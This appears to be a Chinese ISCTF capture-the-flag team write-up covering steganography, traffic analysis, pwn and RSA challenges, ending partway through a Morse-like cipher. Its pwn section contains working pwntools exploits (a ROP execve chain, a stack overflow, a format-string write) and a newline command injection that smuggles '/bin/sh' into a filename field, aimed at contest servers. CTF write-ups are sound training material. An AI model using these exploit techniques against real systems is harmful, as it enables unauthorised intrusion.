
两遍base64后得到



张万森,下雪了

解题人：g0ubu1i

将tip.txt文件中的密文不断base64后得到一串文本，字频统计后得到




11	a	409	2.784

ISCTFZ023daGYXpJmbNxMcEjn5BeoOQy4D9q6PA

得到ISCTFZ023

根据题目猜测为snow隐写，解密得到flag



MCDSOG–猫猫

解题人：g0ubu1i

在群内发flag在哪，机器人回复内容放入记事本中发现明显零宽隐写

@g0ubu1iflag我来啦

工具解码得到flag


stream

解题人：g0ubu1i

过滤流量包http协议看到sql盲注，找到最后查询的ascll码为正确注入

```
%20flag%20from%20answer%20limit%200,1),1,1))=70--+ HTTP/1.1
%20flag%20from%20answer%20limit%200,1),1,1))=71--+ HTTP/1.1
%20flag%20from%20answer%20limit%200,1),1,1))=72--+ HTTP/1.1
%20flag%20from%20answer%20limit%200,1),1,1))=73--+ HTTP/1.1
%20flag%20from%20answer%20limit%200,1),2,1))=32--+ HTTP/1.1
%20flag%20from%20answer%20limit%200,1),2,1))=33--+ HTTP/1.1
```


找到所有的正确ascll后转换得到flag




Wonderful New World

解题人：g0ubu1i

查看日志文件中看到log记事本文件，里面发现不明意义的数字，放入cyberchef后得到flag后半段



在游戏中看到一排不明意义的方块，找到红石块下面有命令方块得到提示是摩斯密码，根据之前夹里夹气的经验，推测橙色为. 绿色为–，得到前半段flag为ISCTF{WELCOME_TO



所以flag为ISCTF{WELCOME_TO_MC_WORLD_IN_ISCTF}


PNG的基本食用

解题人：g0ubu1i


解压后得到三张图片，第一张图片修复宽高后得到第一段flag

ISCTF{png-is-


第二张图片lsb隐写后得到



第三张图片010打开得到



所以flag为



Pwn

test_nc

解题人：g0ubu1i


nc连接得到flag

```
┌──(root㉿dmw)-[~]
└─# nc 43.249.195.138 22544
FLAG=ISCTF{08962959-e59e-42c2-89c3-3e8141b27bc5}
```

nc_shell

解题人：popopo

nc得到flag



ezpie

解题人：popopo

我们在gdb调试的时候发现有一个func函数的在text段的地址，位于rsp+0x28的地方，而我们的read读了0x30个字节到buf，buf的地址就是rsp的位置，所以我们的思路就是填0x28个垃圾数据到func的地址，然后就可以用read和printf将func的text段地址泄露出来，从而我们可以用泄露的funcaddr-ida里func的地址得到基地址，有了基址，binsh和一些能用到的rop都有了

```
pwndbg> stack 60
00:0000| rsp 0x7fffffffdff0 ◂— 0x2
01:0008|     0x7fffffffdff8 ◂— 0x1f8bfbff
02:0010|     0x7fffffffe000 —▸ 0x7fffffffe359 ◂— 0x34365f363878 /* 'x86_64' */
03:0018|     0x7fffffffe008 ◂— 0x64 /* 'd' */
04:0020|     0x7fffffffe010 ◂— 0x1000
05:0028|     0x7fffffffe018 —▸ 0x55555555520e (func) ◂— endbr64
06:0030| rbp 0x7fffffffe020 ◂— 0x1
```

```
char buf[40]; // [rsp+0h] [rbp-30h] BYREF
__int64 (*v5)(void); // [rsp+28h] [rbp-8h]

init(argc, argv, envp);
v5 = func;
puts("input your name-> ");
read(0, buf, 0x30uLL);
printf("hello, %s\n", buf);
func();
return 0;
```

然后我们可以看到ida中有一处syscall片段，所以我们构造syscall来getshell

```
.text:00000000000012C4
.text:00000000000012C5 ; ---------------------------------------------------------
.text:00000000000012C5                 syscall                 ; LINUX -
.text:00000000000012C7                 retn
.text:00000000000012C8 ; ---------------------------------------------------------
.text:00000000000012C8                 pop     rax
.text:00000000000012C9                 retn
```

64位程序传参 rax–>rdi–>rsi–>rdx ，64位的execve是59,rdi传binsh的真实地址，rsi为0，r15为0，最后syscall ret即可

EXP Python

```python
from pwn import*
p = remote('43.249.195.138', 22718)
#p = process('./ezpie')
payload = b'a' * (40)
p.sendafter("input your name-> \n",payload)

p.recvuntil('hello, ')
p.recv(40)

fun=u64(p.recv()[:6].ljust(8, b'\x00'))
baseaddr = fun - 0x120E
rdi_ret = baseaddr + 0x0000000000001333
syscall= baseaddr + 0x12c5
rsi_r15_ret = baseaddr + 0x0000000000001331
rax_ret= baseaddr + 0x00000000000012c8
binsh = baseaddr + 0x2008

payload  = b'a' * (0x50 + 8)#利用func里面的栈溢出
payload += p64(rax_ret) + p64(59) + p64(rdi_ret) + p64(binsh) + p64(rsi_r15_ret) + p64(0) + p64(0) + p64(syscall)
p.send(payload)
p.interactive()
```

cat flag------ISCTF{3d60ef61-3b91-44ac-861d-7b02f6bf3edd}

stack

解题人：popopo

这个题给了后门函数，首先发送3个字节数据，然后发送0x1d数据覆盖到题目下标（rbp-4）然后修改为ret下标（\x27），从而执行后门函数

Python

```python
from pwn import *
context(os='linux', arch='amd64', log_level='debug')
p = process('./stack')
p.sendlineafter("size: ","100")
p.sendline(b'a'*(0x1d-1)+b'\x27'+p64(0x40101a)+p64(0x4012E6))
p.interactive()
```

---------ISCTF{7026abaa-edb1-44ea-9459-47e871a13063}

touch_file1

解题人：popopo

当要求输入filename时，发现touch命令执行不了。所以我们想到用回车将touch命令结束，然后再写我们想要的system(/bin/sh)命令

EXP Python

```python
from pwn import *
p = remote('43.249.195.138',20452)

p.recvuntil('> ')
p.send('1\x00')
p.recvuntil('file_name: ')
p.sendline('\n/bin/sh\x00')

p.interactive()
```

----------ISCTF{059df789-bfe3-4337-86cc-25ca1f8d9bd2}

fmt

解题人：popopo

ida里面看到v3指向v1，v4指向v2


而当v1=18,v2=54时就可以getshell

```
__int64 vuln()
{
  int v1; // [rsp+8h] [rbp-A8h] BYREF
  int v2; // [rsp+Ch] [rbp-A4h] BYREF
  int *v3; // [rsp+10h] [rbp-A0h]
  int *v4; // [rsp+18h] [rbp-98h]
  __int64 buf[18]; // [rsp+20h] [rbp-90h] BYREF
```

格式化字符串

```
buf[2] = (unsigned __int8)&v1;
buf[3] = (unsigned __int8)&v2;
printf("> ");
read(0, buf, 0x80uLL);
printf((const char *)buf);
```

我们在printf下断看看栈



对照着ida看，df80和df88就是v3和v4的地址，他们指向v1，v2的值，然后我们用fmtarg工具就可算出v3，v4地址距离我们输入的位置，然后我们将18写入v3，34写入v4，v1=18，v2=52，getshell！

EXP Python

```python
from pwn import *
context(arch='amd64', os='linux', log_level='debug')
#p = process('./fmt')
p = remote('43.249.195.138', 22901)
p.recvuntil('> ')
payload = b'%18c%8$n'
payload += b'%34c%9$n'
p.send(payload)
p.interactive()

```

------ISCTF{5d77eeff-f000-42ce-b382-6ef8b1b68e00}

Crypto

七七的欧拉

解题人：g0ubu1i

分解n后发现为某数的次方

		Result:
status (?)	digits	number
FF	2464 (show)	(9004396726...03$_{<308>}$)^8 = (9004396726...03$_{<308>}$)^8

根据欧拉定理，phi=p**8 – p**7，求得d解出题

Plain Text

```
from Crypto.Util.number import *
from gmpy2 import *

e=840128542307549798996357288860137631337582772285888376756449906647310161
508421497304184487866483760615725703935884958304985616162824141801247543252
29735909
n=432152441698378064699483477861248685186370933997059561240955008606721122
440714401911079809940166001030564568154898016056321610178644787523197683511
155313753726788863395874802512110728941865586278973537930986087668680670291
578667171419890150599640781594755080391489447462042167529203389236065727274
166609174122706846998768108379413992532754581002403893713246351822561157872
773794074678489186753249818464289282656977755910760949321233205455936640900
768550476816337625028164400406774508789965377802341410597304762004128811840
465793468925319204372859023161813271656708462167007425631293930526524448614
575860997124907763908520468092310813241521654354147253458041427425097994033
045955153683026842850821782106060426080510907153445780835566432990277960305
087805569077243084286570124937809677589977825584877317110834133112867324989
903713385153555651596169992580913947657682552413511123724970924157990380717
925201101079486726971517073989539237592075755972151605068066665871999049786
364698933896026184476212714243948627529467085811407968757224331218422212671
096774497177558572304552446770838705103476020876895688993905049813918935284
208727812517395718280411605240277841621666952230969226603609437130816666373
828420961521201656417107587442147207042241631890192652571948599179211141433
339800443314375190819935886151472531333433370353923941480677374394198616498
164251767311741266643046331850957175776651083560075806097684837435352239044
908034501477295696684294816091801944163877509558909040753907584672390823893
991672246726026216973013330313971007514064831801564703364591696610900089228
302936595848024616691878437618798864186634802647568239526771151323609650598
156701595265876736712670677452013054393336294483452480213271032488201259990
782289047132105989846972462094302132564809025802421057537091870932014884606
863807260521123084423689494401900014232257381801590783735595575258160274248
494498550583673688754220860142413631521279464318987425447302135444093663034
598455694901199312497459228254746451233078954904159983269585883146959928222
698672413648364391121696092287848931565798557217897678221379451042304811449
415982434055522599829843482810025780349284547491767219221510351411192251236
517341826619338084348136539121415210345488359563985046136632077665460793346
345051213014836088333266911684271237227766588616771431226302155269893547077
232087387411935345207081799500649921586279416751311277417949192360648342427
657867424947189027886922112452681434778850977010752230391327878892161
c=131966657753896133364569828875531643184749878880319121304297095136358703
689902166881493134078444077361901963533024874660653223394908026871262645684
559085181201853964670552072973473894856834975625564083293632596509660201837
241826000977999776465304389204372522448136157825853229462547654200335796989
360976298135526785753292794827973794546628573873041494869557900262774179
```

```
346908621811619197345478575506548133795508063747784126032335704946842230570048666010648510069099402590290230838387304975646576904937800400300615949153858865948458083420236348559139325751504877238979815185043815630644797842535390918939259340950083855925290314531493377838264913243082227621907568399083909174253658306879163213588327175051077633089759832333956892623420506894139752439044625405740477904185057284821243758962979498079989497493773006539430728409662281443857527857174351648506205888279453140745459734160416658604040686786832300225803573732845092357687893567599837713486035784254759551624373744980984570831900374414475313097764920172537089891893902209778384447719672348287909482924920394978470340836939621923355201910899090002912306336967012929196029357611530137107120919845529900732735260224939950033442493448852850677347242041411961782857842463318232074957669719693676228330622897412624243466370360949500365624419406749376981503213457713880779939527984370863077441234195269114690626469488924537554563568853466237120221366001297743159874648260166812267927941903928825706984329777084026300287020684985799514839643971714355361114022860753164724535225425182408679770456175636344868198365445439356993217397094315722552778006712689583237064545637212750705775023225782857962885650483297577585505981628368412344498439317112520644058862792573622322271878431920956180402383523852679296622958225157547551434956682484691141165974032115427253458969449741106597171415740931800717940383302533734992493848721192058378045689787980109947686564541618202593039026706417027161376057794965554894931729579236177203218546367841098356847064783775865705823008636818590157265848208420221210340516177524393090111753277586596321597102574489377763130625606189628412563045136806731375322219522723113152600075592233141345786225339253030828415640041189725267439858310019833000777964396715677321646434159081795182884976967913451530425881921801508318365313097224326240024823044503132771950731401506244735535810077076342533658125819390863824149846173581921867311628247645234013751315642114774843260595488927789807929219621 6
p = 900439672600939452226241525876891219363719309746664427963374970078064362209336401041012245567017828971107071247115810730427858356809006475010454665192011503309021394485828775745584814993492463964345669162377347452919012048873260753287823415272208261767272979337414792235870358876966895677258398870085862211037 7
8
9
phi = p**8 - p**7
d = gmpy2.invert(e,phi)
print(long_to_bytes(pow(c,d,n)))
10
11
12
```


```
GOUBULI  3ms  7:15 PM
g0ubu1i >> cd c:/Users/g0ubu1i/Desktop/ISCTF/Eulers_of_Seventy-Seven/七七的欧拉
GOUBULI  \Desktop\ISCTF\Eulers_of_Seventy-Seven\七七的欧拉  1ms  7:15 PM
g0ubu1i >> & D:/software/Python311/python.exe c:/Users/g0ubu1i/Desktop/ISCTF/Eulers_of_Seventy-Seven/七七的欧拉/exp.py
'ISCTF{3237saq-21se82-3s74f8-8h84ps7-9qw45v7-6bs531-s26h23-c7iu01}'
GOUBULI  \Desktop\ISCTF\Eulers_of_Seventy-Seven\七七的欧拉  101ms  7:15 PM
g0ubu1i >>
```

夹里夹气

解题人：dmw

```
嘤嘤？嘤嘤？ 嘤嘤？嘤嘤？嘤嘤？ 嘤嘤嘤嘤嘤？嘤嘤嘤嘤嘤？ 嘤嘤嘤 嘤嘤？嘤嘤？嘤嘤嘤嘤嘤？ 嘤嘤嘤嘤嘤嘤嘤嘤嘤嘤嘤嘤嘤嘤？嘤嘤嘤嘤嘤嘤 嘤嘤？嘤嘤？
嘤嘤？嘤嘤？ 嘤嘤？嘤嘤？嘤嘤？ 嘤嘤嘤嘤嘤？嘤嘤？嘤嘤？ 嘤嘤嘤嘤嘤？嘤嘤？ 嘤嘤？嘤嘤？嘤嘤？嘤嘤？ 嘤嘤？嘤嘤？嘤嘤嘤嘤嘤嘤嘤嘤？嘤嘤嘤 嘤嘤？
嘤嘤？嘤嘤？ 嘤嘤？嘤嘤？嘤嘤嘤嘤嘤？ 嘤嘤？嘤嘤嘤嘤嘤嘤嘤嘤嘤 嘤嘤？嘤嘤？嘤嘤嘤嘤嘤嘤嘤嘤？嘤嘤嘤 嘤嘤？嘤嘤嘤嘤嘤嘤嘤嘤嘤 嘤嘤嘤嘤嘤？嘤嘤？
嘤嘤嘤嘤嘤？ 嘤嘤？嘤嘤？嘤嘤嘤嘤嘤？ 嘤嘤？嘤嘤嘤嘤嘤嘤嘤嘤嘤 嘤嘤？嘤嘤？嘤嘤嘤嘤嘤嘤嘤嘤？嘤嘤嘤 嘤嘤嘤嘤嘤？嘤嘤？ 嘤嘤？嘤嘤嘤嘤嘤嘤嘤嘤嘤
